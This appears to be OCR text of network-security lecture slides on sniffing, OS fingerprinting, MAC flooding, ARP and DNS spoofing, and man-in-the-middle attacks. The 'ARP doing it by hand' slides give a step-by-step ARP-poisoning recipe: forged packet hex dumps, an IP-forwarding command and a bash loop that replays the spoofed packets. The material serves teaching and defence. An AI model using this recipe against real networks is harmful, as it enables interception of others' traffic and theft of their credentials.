The golden age of hacking

Sniffing and spoofing


Session hijacking


Netcat

DoS attacks

Sniffing

- A sniffer captures data via promiscuous mode
- Useful for troubleshooting
  - Admin/root account is usually needed
  - Hub vs. switch
- Island hopping attack
- Passive vs. active sniffers
  - Tcpdump, Windump, ngrep
  - WireShark, Tshark
  - Sniffit, got ability to sniff sessions interactively
  - Dsniff - fragroute guy
  - Snort IDS - overkill for hacking
  - WinPcap: The Windows Packet Capture Library
  - Cain, Ettercap






Passive OS fingerprinting

- Every OS has its peculiarities regarding TCP stack etc.
- P0f v2, identifies OS on:
  - Machines that connect to your box (SYN mode)
  - Machines you connect to (SYN+ACK mode)
  - Machine you cannot connect to (RST+ mode)
  - Machines whose communications you can observe
  - Firewall presence, NAT use (useful for policy enforcement)
  - Existence of a load balancer setup
  - The distance to the remote system and its uptime
  - Other guy's network hookup (DSL, optical/avian carriers) and his ISP
  - http://lcamtuf.coredump.cx/p0f.shtml
- Tutorial - Passive OS Fingerprinting With P0f And Ettercap
  - http://www.irongeek.com/i.php?page=videos/passive-os-fingerprinting
  - Ettercap
    - http://ettercap.sourceforge.net/
- PVS (Passive Vulnerability Scanner)
  - Tenable Network Security (Nessus)

ARP operation


Jumbo Frames > 1500

- Ethernet frame



- ARP packet


Hardware Type		Protocol Type
Hardware length	Protocol length	Operation Request 1, Reply 2
Sender hardware address (For example, 6 bytes for Ethernet)		
Sender protocol address (For example, 4 bytes for IP)		
Target hardware address (For example, 6 bytes for Ethernet) (It is not filled in a request)		
Target protocol address (For example, 4 bytes for IP)		



Dsniff suite - foiling switches


http://monkey.org/~dugsong/dsniff/

- Unix tools with good parsing capabilities for many clear-text protocols
- MAC flooding switch attack
  - CAM (Content Addressable Memory) table stores MAC **<->** switchport map
  - Macof floods the switch with spoofed MAC addresses until CAM memory is exhausted, eventually the switch reverts to act as a hub
- ARPspoof attack, redirect traffic altering the victims ARP mapping table
  - IP forwarding
  - TTL decrement
    - Fragroute
  - arp -s <ip> <mac> static mapping
- Other tools
  - Cain
  - Ettercap
- Google for ”arpspoof guide”



ARP doing it by hand 1

- Capture traffic between the victim and a gateway on a switched network
- Capture an ARP request and a reply
- Save the marked ARP reply packet to disk and open it with a HEX editor



ARP doing it by hand 2

- Viewing the Ethernet frame / ARP reply template packet
  - Ethernet / ARP packet Destination address: 00:15:58:27:69:7F
  - Ethernet / ARP packet Source address: 00:90:D0:23:D4:E6
  - ARP sender MAC address: 00:90:D0:23:D4:E6
  - ARP sender IP address: 192.168.2.1 (C0 A8 02 01)

} Gateway

- ARP cache on victim (192.168.2.111) before the attack

```
C:\WINDOWS\system32\cmd.exe

C:\>arp -a

Interface: 192.168.2.111 --- 0x10005
  Internet Address      Physical Address      Type
  192.168.2.1           00-90-d0-23-d4-e6     dynamic
  192.168.2.102         00-15-58-27-69-7f     dynamic

C:\>_
```

Attacker Foxconn
192.168.2.102

```
Shell - Konsole <2>
File: arp                          ASCII Offset: 0x00000000 / 0x0000003F (%00)
00000000  00 15 58 27 69 7F 00 90  D0 23 D4 E6 08 06 00 01  .X'i....#......
00000010  08 00 06 04 00 02 00 90  D0 23 D4 E6 C0 A8 02 01  ........#......
00000020  00 15 58 27 69 7F C0 A8  02 66 00 00 00 00 00 00  .X'i....f......
00000030  00 00 00 00 00 00 00 00  00 00 00 00 02 F8 BB 88  ................

^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search
```

ARP doing it by hand 3

- HEX edit the packet to craft a new packet to victim
  - Gateway: 192.168.2.1 - 00:90:D0:23:D4:E6
  - Attacker: 192.168.2.102 - 00:15:58:27:69:7F
  - Victim: 192.168.2.111 - 00:14:85:24:2B:15
- ARP cache on victim after the ARP spoofing attack

```
C:\>arp -a

Interface: 192.168.2.111 --- 0x10005
  Internet Address      Physical Address      Type
  192.168.2.1           00-15-58-27-69-7f     dynamic
  192.168.2.102         00-15-58-27-69-7f     dynamic

C:\>_
```

Gateway IP

ARP after the change


Shell - Konsole <2>

```
File: arp                          ASCII Offset: 0x0000002A / 0x0000003F (%67)  M
00000000  00 14 85 24  2B 15 00 15   58 27 69 7F  08 06 00 01  ..$+...X'i.....
00000010  08 00 06 04  00 02 00 15   58 27 69 7F  C0 A8 02 01  .......X'i.....
00000020  00 14 85 24  2B 15 C0 A8   02 6F 00 00  00 00 00 00  ..$+....o......
00000030  00 00 00 00  00 00 00 00   00 00 00 00  02 F8 BB 88  ................

^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search
```

ARP doing it by hand 4

- HEX edit to craft a new packet to gateway in the same way
  - Gateway: 192.168.2.1 - 00:90:D0:23:D4:E6
  - Attacker: 192.168.2.102 - 00:15:58:27:69:7F
- Before sending we need to enable IP forwarding in attacker box
  - # echo 1 > /proc/sys/net/ipv4/ip_forward
  - For SSL we also need to set up iptables and a program named sslstrip
- Send the packets on the network with file2cable in a bash script every 2 seconds

Victim IP





```
#!/bin/bash

while [ 1 ]; do
file2cable -i eth0 -f arp-victim
file2cable -i eth0 -f arp-gateway
sleep 2
done
```

Doing so the ARP caches on victim and GW does not get an opportunity to repair themself


Ettercap - foiling switches

- Port stealing - attackers countermeasure to arp -s
- All MAC-IP tables are intact, only switch CAM is polluted
- In step 4 and 5 the CAM is repaired and packets can be delivered
- Next step is everything all over again




DNS spoof - foiling DNS


- An addon to the other spoofing techniques
- Attacker set up a fake DNS mapping table
- Attacker doesn't have to be on the same LAN
  - Must be somewhere between the victim and victims DNS server




Even more… Monkey In The Middle



- Sniffing HTTPS and SSH1 with Dsniff (dnsspoof)
  - webmitm and sshmitm
- SSL proxy - fake certificate or public key
  - Up to the (clueless) user to trust the new connection
- Cain & Ettercap - only proxy at key exchange, steals the session key in order to decrypt traffic




Cain

